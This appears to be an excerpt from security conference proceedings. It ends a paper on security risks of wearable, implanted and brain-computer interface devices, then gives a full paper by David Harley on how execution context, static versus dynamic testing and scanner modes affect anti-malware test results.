[25] http://www.wtec.org/

[26] http://www.networkworld.com/news/2008/011508-researchers-control-robot-with-monkeys.html?fsrc=netflash-rss

[27] http://english.people.com.cn/200702/27/eng20070227_352761.html

[28] http://money.cnn.com/2006/07/21/technology/googlebrain0721.biz2/index.htm

[29] http://www.computerworld.com.au/index.php/id;361485560;fp;16;fpid;1

[30] http://www.computerworld.com/action/article.do?command=view ArticleBasic&articleId=9056579&pageNumber=1

[31] http://www.newscientist.com/article/mg18624944.600

[32] http://www.neurosky.biz/menu/main/press_room/press_releases/3/

like that? A human mind can never stop itself from thinking. And therefore humans might need a device that would transmit selected thoughts at specific locations, in other words, an idea-wall.

Walking a fine line

All wearable devices, whether an MP3 player or a pacemaker, have a similar set of constraints that govern their design. The primary constraints are the form factor and power consumption as well as issues such as their influence on the physical, cognitive, and social identity of the user (Dunne et al, 2005). For wearable such as pacemakers, biosensors, and others, these constraints are multiplied because of the application and position of installation.

Any device that is small enough to be wearable as a biosensor or implanted in the body will have a limited functionality. Adding functions will invariably increase both size and power consumption. Wearable devices, particularly those used in healthcare, need to be designed so that they are universally acceptable. They should also be interoperable and configurable so that in an emergency data can be retrieved from these devices. This latter feature is susceptible to attacks because it may be difficult to verify the authenticity of destination devices or the network. The risk is the same as hooking up your laptop to a wireless network in a coffee shop.

Telephones ring a bell

The telephone was born in the 19th century[33], with a single use. Today mobile telephones have turned into PCs. As more and more applications and features have been built into mobile phones, we needed an operating system to handle them[34][35]. This need gave rise to smart phones.

Smart phones have become an essential part of business, and yet they suffer from their own share of problems. Malware authors target all new technologies that offer them a chance to make money, and we have seen a steady increase in mobile malware in the recent past [36](Mikko Hypponen 2006).

There are some similarities between mobile phones and wearable devices in their evolution. As we find more uses for wearable and implanted devices, whether for medical or entertainment reasons, their development grows.

The spread of malware in mobile devices is limited in nature. This is because of the variety of operating systems and also because malware tends to be operating-system specific. The spread is also limited because mobile malware is still in its infancy; but the threat definitely exists. Medical and wearable devices might soon suffer from threats once they achieve interoperability and greater ease to use.

The underground exists

Developing malware to attack implanted and wearable devices may not be too difficult because the technology used in developing such devices should be easily available. This is likely to fuel the

[33] http://www.telephonetribute.com/timeline.html

[34] http://www.microsoft.com/Windowsmobile/default.mspx

[35] http://www.symbian.com/

[36] http://www.mcafee.com/us/local_content/white_papers/threat_center/wp_malware7a_en.pdf

development of malware as long as there's money to be made. But the development of malware for neuroscience applications is not as likely to be so easy, though it could exist.

Even though the area of the brain-computer interface is not as advanced as for other computing devices, there is already an underground that is developing private experiments in this field. Traditionally malware authors have come from such backgrounds or groups of similar interests.

Neurohacking or neuroengineering is a term for any method used for interfering with the structures or functions of neurons[37], and neurohackers are the people who do this. You might not recognize these terms but they already exist in the advanced research and underground fields. There are many neurohackers already going about their work, which ranges from transferring EEG patterns from one person to another to recording brain waves[38].There are even books that talk about neurohacking, comparing it with computer systems and giving a description of the labs and how to set them up[39] [40].

Conclusion

With wearable and implantable electronic devices becoming a common occurrence in the near future because of its use and miniaturization, security issues looms over its use in critical areas. As we have seen there are loop holes found in most of the new inventions. On the other side we have also seen efforts being made by researchers in combating such threats. Keeping in mind the pitfalls we have encountered in the previous systems we will need have a more unified and immediate plan to keep up with the pace of malice. Systems will have to be designed with security as one of the main criteria if these devices have to find a permanent place in critical areas. Laws and standards for this field will have to be made before it gets too late.

[37] http://en.wikipedia.org/wiki/Neurohacking

[38] http://www.eff.org/Net_culture/Cyborg_anthropology/cyber_modification.article

[39] http://home.ramonsky.com/not-for-wimps/index.html#Introduction

[40] http://home.ramonsky.com/stuff/icmm/

References:

Friedrich Gustav Wachter (2006). Integrated Microelectronics for Smart Textiles. Leopold-Franzens-Universität Innsbruck, Ambient Intelligence SE WS2006/07.

Tröster, G. (2004). The Agenda of Wearable HealthCare. IMIA Yearbook of Medical Informatics 2005

Tura, A., Badanai, M., Longo, D., Quareni, L. (2003), A Medical Wearable Device with Wireless Bluetooth-based Data Transmission. Institute of Biomedical Engineering, National Research Council, Padova, Italy.

Guest Editorial Introduction to the Special Section on M-Health (2004): Beyond Seamless Mobility and Global Wireless Health-Care Connectivity, IEEE TRANSACTIONS ON INFORMATION TECHNOLOGY IN BIOMEDICINE, VOL. 8, NO. 4, DECEMBER 2004

Daniel Halperin, Thomas S. Heydt-Benjamin, Benjamin Ransford, Shane S. Clark, Benessa Defend, Will Morgan, Kevin Fu, Tadayoshi Kohno, William H. Maisel. (2008). Pacemakers and Implantable Cardiac Defibrillators: Software Radio Attacks and Zero-Power Defenses. IEEE Symposium on Security and Privacy 2008.

T. Scott Saponas, Jonathan Lester, Carl Hartung, Tadayoshi Kohno. (2006). Devices That Tell On You: The Nike+iPod Sport Kit. Department of Computer Science and Engineering University of Washington, Seattle, WA,

Theodore W. Berger, John K. Chapin, Greg A. Gerhardt, Dennis J. McFarland, José C. Principe, Walid V. Soussou, Dawn M. Taylor, Patrick A. Tresco. (2007). International Assessment Of Research And Development In Brain-Computer Interfaces. World Technology Evaluation Center.

L.E. Dunne, B. Smyth, S.P. Ashdown, P. Sengers, J. Kaye. (2005). Configuring the User in Wearable Technology Design. Published in the Proceedings of the 1st Wearable Futures Conference, Newport, Wales, September, 2005

Execution Context in Anti-Malware Testing

David Harley BA CISSP FBCS CITP
ESET

About Author

David Harley BA CISSP FBCS CITP is Director of Malware Intelligence at ESET. He previously worked for Imperial Cancer Research Fund as security analyst, and later managed the Threat Assessment Centre for the UK's National Health Service. His consultancy Small Blue-Green World provides security and publishing services, and he is Chief Operations Officer of AVIEN. His books include "Viruses Revealed"(Osborne) and "The AVIEN Malware Defense Guide for the Enterprise"(Syngress), and he has contributed to many other books and publications on security, programming, and education. His research interests include all aspects of malware, security software testing, Macintosh security, and the psychosocial aspects of security.

Contact Details: c/o Research Group, ESET, 610 West Ash Street, Suite 1900, San Diego, CA92101, USA, phone +1-619-204-6461, e-mail dharley@eset.com

Keywords

Anti-malware testing, dynamic analysis, static analysis, on-demand, on-access, command-line, multiscanner, sample validation, statistical anomaly, false positives

Execution Context in Anti-Malware Testing

Abstract

Anti-malware testing methodology remains a contentious area because many testers are insufficiently aware of the complexities of malware and anti-malware technology. This results in the frequent publication of comparative test results that are misleading and often totally invalid because they don't accurately reflect the detection capability of the products under test. Because many tests are based purely on static testing, where products are tested by using them to scan presumed infected objects passively, those products that use more proactive techniques such as active heuristics, emulation and sandboxing are frequently disadvantaged in such tests, even assuming that sample sets are correctly validated.

Recent examples of misleading published statistical data include the ranking of anti-malware products according to reports returned by multi-scanner sample submission sites, even though the better examples of such sites are clear that this is not an appropriate use of their services, and the use of similar reports to generate other statistical data such as the assumed prevalence of specific malware. These problems, especially when combined with other testing problem areas such as accurate sample validation and classification, introduce major statistical anomalies.

In this paper, it is proposed to review the most common mainstream anti-malware detection techniques (search strings and simple signatures, generic signatures, passive heuristics, active heuristics and behaviour analysis) in the context of anti-malware testing for purposes of single product testing, comparative detection testing, and generation of prevalence and global detection data. Specifically, issues around static and dynamic testing will be examined. Issues with additional impact, such as sample classification and false positives, will be considered - not only false identification of innocent applications as malware, but also contentious classification issues such as (1) the trapping of samples, especially corrupted or truncated honeypot and honeynet samples intended maliciously but unable to pose a direct threat to target systems (2) use of such criteria as packing and obfuscation status as a primary heuristic for the identification of malware.

Introduction

It's common to think of product evaluation purely in terms of detection performance: after all, detection and removal (or blocking before infection) are usually considered to be the most important functionalities of an anti-malware package. However, in real life, effective evaluation can and should include a far wider range of criteria. Indeed, corporate evaluation is sometimes based on an assumption that there is comparatively little variation in overall detection rates between products, and that detection, as assessed by testing, is of less importance than other factors (Lee & Harley, 2007a) such as:

- Ergonomics and usability
- Configurability
- Documentation
- Support
- Functional range
- Performance (speed of operation, impact on system resources, and so on)

However, the deciding factor is often cost, which may even be the only factor given serious consideration, especially in a procurement process where knowledge of the technological issues is not part of the procurement remit (Harley, Slade & Gattiker, 2001).

As a matter of fact, this realignment of priorities could be defended quite vigorously, given the difficulties of detection performance evaluation in the current threat landscape, where 100% detection of known and unknown malware has become virtually impossible, except by the application of generic countermeasures often too draconian to be accommodated by organizations and businesses attempting to live in an interconnected "Web 2.0" world. How has this situation arisen?

Testing and Over-Abundance

Sheer sample glut has had a devastating impact on the 1980s/early '90s model of one signature to each malicious program. When anti-malware labs are processing unique samples running into six figures on a daily basis, it is no longer sensible or practicable to attempt to produce a unique signature for each and every short-lived incarnation of a malicious program that flares briefly and then is never seen again. This doesn't, of course, mean that the base code changes so frequently: rather that the use of packers and obfuscators to change the "wrapper" around the base code changes the "appearance" of the program so that simple signatures are either invalidated, or can only work in combination with other techniques such as de-obfuscation.

This doesn't mean that there is no longer a use for traditional known-malware detection ("signatures"), but that approach is incapable of approaching anything like the detection levels that were expected in the 1990s, when malware was more specialized, individual malicious programs and variants were much rarer, and distribution mechanisms were less effective. In the 21st century, such offensive techniques as server-side polymorphism, where each instantiation of the basic code is regularly replaced by a repacked version, are far less susceptible to the primarily static detection techniques (including passive heuristics) that were largely successful back then. (The assumption here is that 100% detection is, however desirable, not usually a realistic definition of success for an anti-virus product.)

In fact, if we were to count each detection of a malicious program as a separate “signature”, we would see a staggering increase compared to the daily detections released in the 1990s. However, these are now generally consolidated into generic signatures, heuristic detections and so on, so this escalated detection ability is far from obvious to the everyday computer user. What is obvious, however, is that anti-malware software doesn’t meet the expectation of customers (and many testers) that it will achieve close to 100% detection. Of course it never did, but, paradoxically, while the technology has become infinitely more sophisticated and capable, scanners have declined in effectiveness. However, we can’t realistically compare the number of detections to the absolute totality of malware, because no-one (tester or vendor) has every malicious sample. We cannot overstate the difficulties of compiling a test set that represents that totality with reasonable statistical validity and a minimum of vendor bias (Harley, 2008).

The Execution Context Problem

Even if we assume that the “best” tests (Harley & Lee, 2007b) use a large enough (and correctly validated) sample set to keep the margin for error acceptably small, there is widespread concern among vendors and testers that a wide range of tests generate seriously misleading results because the testers are not aware of the importance of execution context in detection performance evaluation (AMTSO, 2009).

This issue reflects growing awareness that proactive technologies based on some form of dynamic analysis of malicious code and incorporated into modern antimalware solutions require testing methods that are better able to capture the detection capabilities of these approaches (Morgenstern & Marx, 2007).

Because many tests are based purely on static testing, where products are tested by using them to scan presumed infected objects passively, those products that use more proactive techniques are frequently disadvantaged in such tests. (Note, however, that static testing is not strictly synonymous with passive scanning, which is not normally thought of as allowing the execution of scanned code: we will address this anomaly in the section below on Testing Methodologies.)

Our intention in the next section is, therefore, to clarify the terminology most commonly used in this context in relation to the technology it describes. We will also highlight some specific problems that arise when the issue of execution context is ignored.

Discussion

Evaluation strategies focused entirely on a product’s detection technology limit the practical value of the evaluation, since the scope of a real-world implementation is dependent not only on the inherent functionalities of a product, but other factors such as corporate infrastructure and the nature of the systems to be protected.

Evaluation Based on Detection Performance

Even where detection performance is a (or *the*) major evaluation criterion, the prospective customer (the tester’s audience) cannot be supplied with a full appreciation of a product’s capabilities unless the evaluation process uses the results of a wide range of detection performance tests, irrespective of whether they come from a single source or many sources. Even where the customer has a limited and clearly-defined set of functional requirements, data relating to other functions may be informative in the present and relevant to possible future developments.

Even within the context of detection-specific, testing-based evaluation, the evaluator should be aware that testing is often highly specialized. For example:

- On-demand testing, using a tested scanner to check a set of samples passively, rather than by opening and/or executing each scanned object.
- On-access testing, using the realtime functionality of the scanner to check for malicious code when an object is opened or executed.
- Time-to-Update (TtU) testing, monitoring the time it takes for a company to produce a signature for a specific threat. This approach to testing has declined, as testers have acknowledged the difficulties of implementing it accurately in the current threatscape, especially since most companies now make use of proactive detection technologies that reduce the need for signatures. However, the practice survives in the misuse of multi-scanner sites like VirusTotal and Jotti to monitor the perceived ability of one or a range of products to detect a specific sample. This practice is, however, based on incorrect assumptions about scanning technology that are explored further below.
- WildList or In-the-Wild (ItW) testing, based on the WildCore collection of replicative malware maintained by the WildList Organization (http://www.wildlist.org). This type of test is commonly used by organizations that award certification for detection performance, such as ICSAlabs, West Coast Labs, and Virus Bulletin. The scope and currency of the sample set is limited: it represents only a small subset of the totality of malware extant at any one time (i.e. viruses), and samples in the test set will no longer be “fresh” by the time they are used in testing. However, it has the advantage for the tester that it consists (or should consist) of valid, pre-screened malware. In addition, it provides a “level playing field” in that all mainstream vendors represented in the WildList Organization should have equal access to WildCore, so the risk of geographical or other bias favouring some vendors over others is reduced.

  Unfortunately, the term “In-the-Wild” testing (or some variation on the term) is often used without reference to its association with and use by the WildList Organization (Gordon, 1997). While it’s not unreasonable to use the term in a general sense according to a definition like this – “... for a trojan to be considered "In the Wild", it must be found on the computers of unsuspecting users, in the course of normal day-to-day operations.” (WildList, 2001), it’s often used misleadingly to refer to unvalidated samples drawn from honeypots and honeynets, the testers mailbox (Harley, 2008) and so on. This is problematical, in that some researchers believe that 30% or more of such samples are likely to prove to be corrupted, and many vendors differentiate between such damaged samples and active or “live” malware. Tests that don’t take this factor into account therefore favour samples that don’t differentiate, but often neither the tester nor the tester’s audience is aware that a bias has been introduced.
- Conceptually, testing signature detection is fairly easy, requiring only some valid samples of known malware. Testing a product’s capacity for the detection of unknown malware is another matter (Jacob, Filiol & Debar, 2008). Some testers do this by creating new malware or by modifying known malware to create unknown variants. The anti-malware industry, however, being notoriously averse to the unnecessary creation of malware, prefers to advocate proactive testing, where a product is prevented from downloading updates for a

fixed period, then tested with samples that have been gathered during the time when updates were frozen: this can serve as a fairly accurate indicator of how successful a product is at detecting unknown malware (i.e. malware for which it has no malware-specific detection), depending on implementation.

- Detection of a single class of malware, for example rootkits, spyware, even the EICAR test file. You could regard WildList testing as a special case of this type of test, since the test set consists at present entirely of replicative malware, though it normally includes a wide range of sub-classes of such malware.
- Vulnerability detection, where a *vulnerability* in a scanned object is flagged, rather than the presence of malicious code that *exploits* that vulnerability. This is a legitimate test target. However, a review based on performance in such a test may be misleading if the tester/reviewer, or his audience, is unaware that some products may not flag that vulnerability if no exploit is present, but will detect even an unknown exploit of that vulnerability. As with other test types addressed in this paper, the validity of the test is in part dependent on the understanding of the tester of both the technology and the design philosophy of the vendor. If the tester assumes that only one design philosophy is legitimate, this is likely to introduce a bias in favour of products that conform with that assumption.
- Detection capability using “Out-of-the-box” configuration.
- Detection using the most paranoid settings (sometimes this *is* “Out-of-the-box” configuration, but often this isn’t the case, since many vendors prioritise speed over detection performance by default – whether this is appropriate is a discussion for another time).

Single/Multi-Function Detection Testing versus Whole Product Evaluation

Why is it important to maintain these distinctions? Because understanding the distinctions helps us to understand the differences between:

- Single-function detection testing (that is, testing a subset of a tested product’s detection capabilities: for example, its ability to detect fake antimalware, or its ability to detect malware in the course of a scheduled on-demand scan).
- Testing a product’s more general detection capabilities. It may be too much to expect one test-based comparative review to address the full detection functionality of every product under test. However, it’s not unreasonable to expect a test to give an accurate assessment of general detection capabilities unless it’s made clear to the audience that the test is highly specific.
- Testing the whole product. An evaluation/procurement process is often based on shortening an initial list by discarding those that don’t meet particular criteria. This may be perfectly appropriate. However, it’s not uncommon for an unwary tester to assume that a product that doesn’t work in the way he expects is not working as it should. In fact, it’s possible that the product will meet the needs of his audience as well as (or better than) a more “conventional” product. For example, the results of a scanner test based purely on static testing of static detection can penalize products that make use of dynamic analysis such as some forms of behavior analysis. In order to accommodate these complications, it’s necessary to understand that “detection” is a blanket term that includes many approaches to scanning. In consequence, detection performance can only be evaluated realistically by taking into account execution context.

Defining Execution Context

Execution context actually has two dimensions: one dimension maps to the execution status of the security software under test, the other to the execution status of the possibly infected object.

The most common differentiation applied to the execution context of an anti-malware scanner is the core differentiation between on-demand and on-access scanners or scanner components.

On-Demand versus On-Access

Mainstream anti-malware products have two main functional scanning modes, conventionally categorized as on-demand and on-access (or real-time). The essential distinction between them is that on-access scanning involves checking an object for infection or malicious content when it accessed. On-demand scanners check individual files, folders, or mounted disks, or as specified by the end user or system administrator. This may be literally “on demand”, or according to some form of automated scheduling. Scheduling functionality may be built into the scanner itself, or the scanner may be called by another program such as a shell script or a scheduling utility built into the operating system.

On-access scanning does not invariably involve execution of programmatic content, and on-demand scanning does not necessarily require a scanned object to be inactive (i.e. not executing). However, sound testing practice requires that the tester be aware that on-demand scanning will not necessarily make use of the full detection capability of the scanning software. Depending on product, platform and other contextual parameters, the scanner may or may not be capable of a full dynamic analysis of the suspect code, whether scanning on-demand or on-access.

Not all products have a command-line interface (CLI) nowadays: where a product does have a CLI, it interposes an extra layer of complexity. The term command-line scanner usually suggests an on-demand scanning module: after all, one of the uses for a CLI is to launch a scheduled scan. However, depending on platform and context, it’s not impossible or unknown for a real-time scanning module to be launched from a command-line prompt. For testing purposes, the same caveats apply to CLI on-demand scanners: the tester should not assume that the scanner will be able to execute a full dynamic analysis of the scanned object.

Execution context is, clearly, at least partly responsible for defining a program’s execution status.

Execution Status

Execution status of the (possibly) infected object may include a number of possible states:

- The object is unable to execute because of the operating environment in which it finds itself (for instance, a Macintosh binary on a Windows PC)
- The object is unable to execute because it is prevented by other factors (behavior blocking software, system resource constraints)
- The object is capable of execution but is not currently active.
- The object is currently executing normally
- The object is currently executing but is modifying its own behaviour in response to some aspect of the execution context in which it finds itself. For instance, some malware behaves differently if it detects that it’s running in a virtualized environment. This can happen in a normal business environment, of course: virtualization is a commonly-used systems tool in day-to-day office work, for instance in a multi-server context or in the context of emulating

an operating system (OS) on a system that doesn't support the "real" OS. However, many types of security software make use of some form of virtualization in order to carry out some form of dynamic and/or behaviour analysis. Self-modifying malcode may behave in a number of ways in these circumstances:

- It may simply terminate, or remain in memory but inactive
- It may continue to execute, but exhibit "innocent" behaviour
- It may attempt to make active use of any vulnerabilities in the virtualized environment, for instance to effect some malicious action on the host machine.

Basic Detection Algorithms

While exhaustive discussion of detection technologies is beyond the scope of this document, it is necessary at this point to define some basic approaches to detection as implemented in mainstream antimalware, in order to avoid confusion and ambiguity.

(Near-)Exact Identification

Exact identification has been defined as "Recognition of a virus when every section of the non-modifiable parts of the virus body is uniquely identified" or as calculating "a checksum of all constant bits of the virus body" (Szor, 2005), while near-exact identification checksums a single range of constant bytes (Szor, 2005).

Signature

Exact and near-exact identification have become inextricably confused with the much-misused term signature: however, the term signature is used (when unavoidable) in this document to refer to *any* detection algorithm that implements known-malware detection. A generic signature is a signature that detects more than one member of a malware family. Sometimes a generic signature will detect a new member of such a family, so the line of demarcation between a generic signature and a heuristic detection can be somewhat fuzzy.

Playing First: Proactive Analysis

Heuristic analysis uses a variety of approaches to detecting new malware proactively, as well as new variants that closely resemble known variants. Static or passive heuristics use code inspection without execution, but a number of closely-related technologies (emulation, sandboxing) use code execution in a virtualized environment to analyse behaviour dynamically. Where this analysis uses advanced heuristic analysis, the term active heuristics is sometimes used. Proactive analysis techniques provide an effective method of addressing the common cybercriminal practice of using packers and obfuscators to keep repackaging binaries so as to evade passive scanning techniques (especially malware-specific scanning). Unfortunately, it is less effective where they expend development resources on modifying instantiations of a malicious binary with the express intention of evading the latest versions of targeted scanners using the latest released updates: however, that particular problem is beyond the scope of this document.

Forensic Analysis and Execution Context

To understand the importance of execution context, it helps to know a little about malware forensics. In principle, there are two main approaches to the analysis of malware: static analysis and dynamic analysis.

Static analysis is based on the review of suspected code. While this is often most effective when performed manually, it can be facilitated and automated using scripting to incorporate an appropriate toolset. Conventional anti-malware can be seen as taking a similar but further-developed approach, in that it is almost completely automated and consolidates the analytical tools into the base package. It may search for known malware using a simple search-string or more sophisticated algorithm, or it may check heuristically for malicious characteristics: either way, the code is inspected passively, as opposed to by execution. This approach to detection is sometimes referred to as passive scanning.

Static analysis which is restricted to identifying known malware is often associated with exact identification or nearly (or near-) exact identification. However, static analysis is not restricted to (near-)exact identification, signatures (variant-specific or generic), or other malware-specific algorithms.

Dynamic analysis takes what is often a faster route to identifying malicious code, by observing its behaviour when it is executed. For this reason, it is often seen as synonymous with behaviour analysis, since if there is no execution, there is no behaviour to analyse. However, as previously noted, while the term passive heuristics can also be used to describe code inspection using heuristic analysis, it’s also possible to apply the technique to the *predicted* behaviour of unexecuted code when actually executed: in other words, behaviour analysis does not necessarily involve either active heuristics or dynamic analysis, since the behaviour of a program can, in principle, be predicted by analysing its code without executing it.

Testing Methodologies

There are two primary categories of testing methodology: static testing and dynamic testing. (Three, if you consider hybrid tests that use elements of both static and dynamic methodologies to be a separate and primary category.)

Static Testing

One (so far unratified) definition of static testing can be summarized as the testing of products in a context in which scanned code is not at any time in control of the target machine, while they are being scanned. In principle, static testing according to this definition includes contexts where code is executed but has no control over host machine, as happens where a scanner uses emulation or a similar technology to allow the suspected malware to execute in a (hopefully) safe environment with no direct communication with the real processor. Whether this definition can be strictly applied during a particular test is a question specific to the implementation of both the product under test and the details of the methodology, since these have a direct bearing on the execution status of both the scanner and the scanned program. Even if a scanner is able to execute the scanned object in isolation from the real processor, products using a more dynamic approach (in a formal sense) to analysis may be disadvantaged in a comparative test.

Static testing has significant advantages for the tester, depending on implementation. On-demand scanning, which is usually regarded as static, is comparatively easy to set up and automate, even with large test sets, compared to dynamic testing. However, if the factors discussed in this paper are not taken into account, it can be wildly inaccurate in its assessment of some kinds of product.

Dynamic Testing

Dynamic testing is defined by the Anti-Malware Testing Standards Organization as tests where a PC is exposed to a live threat (for example, by attempting to execute the malware) as part of the test." (AMTSO, 2008) By this definition, dynamic testing is considered to be a more effective test of "product efficacy" as it "directly mimics malware executing on a victim's machine".

Unfortunately, this definition does not constitute a direct antithesis to the definition of static testing above, since that definition also allows for execution of the scanned program, though only in a restricted or virtualized environment. We must also question the assumption that testing by using on-demand scanning is automatically definable as static testing, since that really depends on whether on the unclear relationship between on-demand scanning and static/dynamic analysis. If static testing includes restricted execution of scanned code, is it really the opposite to dynamic analysis?

At the time of writing, AMTSO has not ratified a guidelines document on static testing or a formal definitions document: when it does so, we must hope that the organization finds a satisfactory way to resolve this anomaly.

The same source (AMTSO, 2008a) argues that "dynamic testing is the only way to test some anti-malware technologies": this is true, for instance of tests that require a connection to the internet (or a simulation thereof) in order to analyse a program's behaviour on execution. It may be possible to argue that it is "appropriate as a test methodology for all types of anti-malware products." However, dynamic testing is generally complex and therefore time- and resource-intensive to implement. It requires skill and technical knowledge to implement not only accurately, but safely. This difficulty is, perhaps, reflected in the fact that dynamic testing is only just starting to gain traction, 33 years after Cohen pointed out that it's possible to predict the viral nature of a program by its behavior (Jacob, Debar & Filiol, 2008). Of course, predicting malice (viral or *non*-replicative) is a little harder.

Behavioural Testing

This term is not synonymous with dynamic testing, although dynamic testing is usually implemented as a means of analysing behaviour. However, as previously discussed, it is often possible and practical to predict behaviour without dynamic analysis, that is, by passive code review.

Some Specific Problems

There seems to be no end to the diverse and inventive approaches used by aspirant testers to evade good practice as the anti-malware would like to see it put into effect. Here are a few of the most commonly found.

VirusTotal is the best known example of a site that many people find very useful as a shortcut to checking a possibly malicious file (as well as submitting it to multiple vendors), but it's often misused as (a) a means of monitoring vendor awareness of a specific threat (b) a quick and easy substitute for a comparative detection performance test. VirusTotal passes files submitted by a visitor to the site to a battery of command-line scanners. This gives the visitor a good chance of identifying a known malicious program, but the fact that no scanner identifies a file as malware does not mean it isn’t malicious, obviously. However, if a file is identified as malicious by one group of scanners but not another, it doesn’t necessarily mean that the second group is less competent at detection, either. Scanners that use sophisticated behaviour analysis, active heuristics and so on can be disadvantaged by misuse of such facilities for a purpose for which they were never designed or intended. Some = sites use VirusTotal submissions as a substitute for hands-on comparative testing, while security researchers outside the antimalware research community commonly use it as a tool to track the ability of the industry as a whole to detect a specific threat. The assumption that VT reports should, over time, get nearer to 100% vendor detection on one specific sample is based on a 1990s view of anti-malware as being primarily signature-based. There is, in fact, no absolute reason why a product that has effective heuristic or behavioural detection (which sites like VirusTotal doesn't necessarily measure) should "update" it to malware-specific detection when a sample is available. Such an update may happen, for example as a sop to the popular belief that detection has to be based on the principle that each instantiation of malware requires not only a unique detection but a unique name (Harley & Bureau, 2008): whether or not it does is not, however, a fair assessment of product capability. It's actually rather similar to "Time to Update" testing, which has declined as testers have realized that it penalizes products that use proactive detection techniques.

Virus Total is not really suitable for use for comparative testing,either: it is not a test site, and uses command-line scanners. As Hispasec Sistemas, the company who developed and maintain Virus Total, have suggest (Quintero, 2007), the use of the site for comparative analysis is based on at least two major misconceptions.

- The assumption that command-line scanners will work in the same way as desktop versions on a platform where fully GUI antimalware is the norm. Command-line scanners are more likely to be server-hosted nowadays, which makes servers a natural home for a range of test-related functions such as automated scanning of large, multiple test sets. Generally, command-line scanners inspect the code passively, rather than running it in a safe environment to see what it does in practice, so products that are heavily dependent on static analysis in the form of signature detection may seem to do better than products that make more use of proactive technologies than painstaking generation of signatures. In the real world, however, where on-access scanning is the first line of defense for most people, the advantage may swing the other way.
- The assumption that desktop and perimeter solutions, both of which are used by VirusTotal, can be accurately assessed for detection performance using the same testing environment. In fact, according to the product, platform and operating environment, both detection mechanisms and default settings may vary widely. For instance, perimeter products are likelier to make use of aggressive heuristics and be more tolerant of false positives. Some products use detections that are so generic that they amount to the detection of a class of executable rather than a class of malware, using such classifications as “suspicious”. These are not necessarily false positives in any technical sense: for example, they are often based on the fact that a file has been compressed, packed or otherwise modified using a run-time packer, or packaged in some obfuscated form.

Malware distributors often use passworded archives and run-time packers to obfuscate known malicious code in order to slip it past security software that would recognize the unobfuscated code. However, legitimate programs may also be packed, for a variety of reasons (compression, Digital Rights Management and so on), and it’s not unknown for legitimate programs to use packers associated with malware packing. Some products use the detected presence of packers and obfuscators as a heuristic indicator in its own right, an approach analogous to the common practice of blocking all executable files when encountered as an email attachment. It’s a perfectly *rational* approach, as long as the potential customer (often the tester’s main audience) is aware that they’re making a trade-off: they’ll be protected from all malware that has a blacklisted characteristic, but they’ll lose access to those innocent files that have the same characteristic. Many modern scanners include detection algorithms based on combinations of packer detection, behavior analysis and known malware detection. However, such detections are not necessarily triggered by command-line scanning, depending on product and execution context, among other factors.

Old malware (known malcode for which the base code hasn’t changed) using a new packer combination may not be detected until it actually attempts to execute: once it’s unpacked (in an emulated or real environment) an on-access scanner can recognize it where the on-demand component of the same product on a different system may not.

Cross-platform Testing

It’s important to a potential corporate customer in a mixed environment (where Apple, Linux and/or Unix, Netware and Windows desktop and server systems may all be use) to know how well the whole computing environment is protected by a product or product suite.

Heterogeneous Malware Transmission (formerly Heterogeneous Virus Transmission) describes the transmission of malware via an environment (operating environment, execution context) in which it is not capable of self-replicating (or executing at all), but can be transmitted passively. For example, an application which is only capable of executing in a Windows environment can be transmitted via another environment in which it can’t execute (or can only execute using some form of Windows emulation). The original term was coined (Radatti, 1996) with reference to PC viruses transmitted via UNIX systems, and later extended to refer to PC malware transmitted by Mac systems).

There is a wide variation in the way that anti-malware products handle cross-platform threats, not only between competing products, but between different components of a single vendor’s product range. For example, some Windows-specific desktop products do not detect Macintosh-specific malware and vice versa, whereas gateway products are more likely to range threats associated with a range of platforms, not just those specific to the gateway host environment. Of course, it’s entirely reasonable for a reviewer to draw attention to these details of implementation, but the review audience may be misled if a tester is unaware of differences in architectural and infrastructural design, and doesn’t take them into account when establishing a test methodology.

Execution context is highly relevant here: a Windows scanner may well employ one of the techniques previously described to execute PC-specific malware in a safe, virtualized environment, but it can’t necessarily extend that technique to other system architectures. Testing meant to meet the needs of an audience used to a multi-platform environment has to cover the differing design parameters applied at different loci in a complex environment.

Security Suite Testing

It’s becoming ever rarer to see mainstream protective software that focuses on a single range of malware (even viruses), or a single defensive layer (malware blacklisting). Increasingly, antimalware vendors, aware that antivirus software alone is insufficient protection in these dangerous times, are making available security suites including a range of tools such as anti-spam tools, Host Intrusion Prevention Systems (HIPS) and personal firewalls, in order to enable consumers to take advantage of defensive multi-layering.

This phenomenon has attracted the attention of testers whose experience is in security fields other than anti-malware, who may not take into account the fact that vendors whose origins lie in antivirus do not always implement these complementary technologies in the same way as more “traditional” vendors. While there are many instances of such a collision of mindsets, we’ll focus here on a single representative issue drawn from firewall testing.

There is a wide range of ways in which a firewall’s ability to block both external and internal attacks. The latter issue is sometimes addressed using a technique called leak testing, which assesses the firewall’s ability to prevent applications from transferring potentially sensitive data to an attacker. Firewall testers use specialized tools to simulate this behavior, but this is in sharp contrast to traditional practice in the AV industry, where some products have declined to treat simulated malware in the same way as real malware by detecting and blocking it (Gordon, 1995). Even the EICAR test file, which *is* generally prevented from executing by anti-malware, is not usually flagged as if it was real malware. However, in at least one instance, flagging leak test tools in the same way as the EICAR file is flagged would not meet the case, since detection of the application rather than the behavior (in this case the simulated “leak”) is likely to be regarded as gaming the system.

In this case, the main issue is a conflict between the expectations of testers from *outside* the antimalware industry, and the impact of historical and ethical considerations *within* the antimalware community on design decisions. However, execution context still plays a part, as does the *intent* behind the pseudo-malicious program. Similar (but by no means identical) considerations may apply with regard to other forms of simulated testing (Wismer, 2006).

Conclusion

While to some extent this paper focuses on the technical aspects of anti-malware testing and execution context, the problems touched on here go much further than a simple matter of getting the definitions right. Most of us in and around the antimalware industry live in a world where myth and misunderstanding inform the perceptions of most people of what good testing practice is or should be. In the past, the antimalware industry has not helped itself by maintaining that “if you don’t know what good practice in testing is, you aren’t qualified to test”, without actually helping either aspiring testers or their audiences to understand why so much past (Solomon, 1993) and current testing (Harley, 2008) is inadequate.

Hopefully, the attempts by AMTSO (AMTSO 2008b) to begin to establish testing standards, and the anticipated parallel initiatives from EICAR (Hayter, 2008) will start to break down the psychosocial barriers to popular acceptance of the need for more rigorous testing practices, with a better understanding of the principles of testing and the specialized technology behind both malware and antimalware.

References

Lee, A., & Harley, D. (2007a). Antimalware Evaluation and Testing. In D. Harley (Ed.), AVIEN Malware Defense Guide for the Enterprise (pp. 441-498): Syngress.

Harley, D., Slade, R., & Gattiker, U. (2001). Viruses Revealed: Osborne.

Harley, D. (2008). Untangling the Wheat from the Chaff in Comparative Anti-Virus Reviews. Retrieved 20th January 2009, from http://www.smallblue-greenworld.co.uk/AV_comparative_guide.pdf

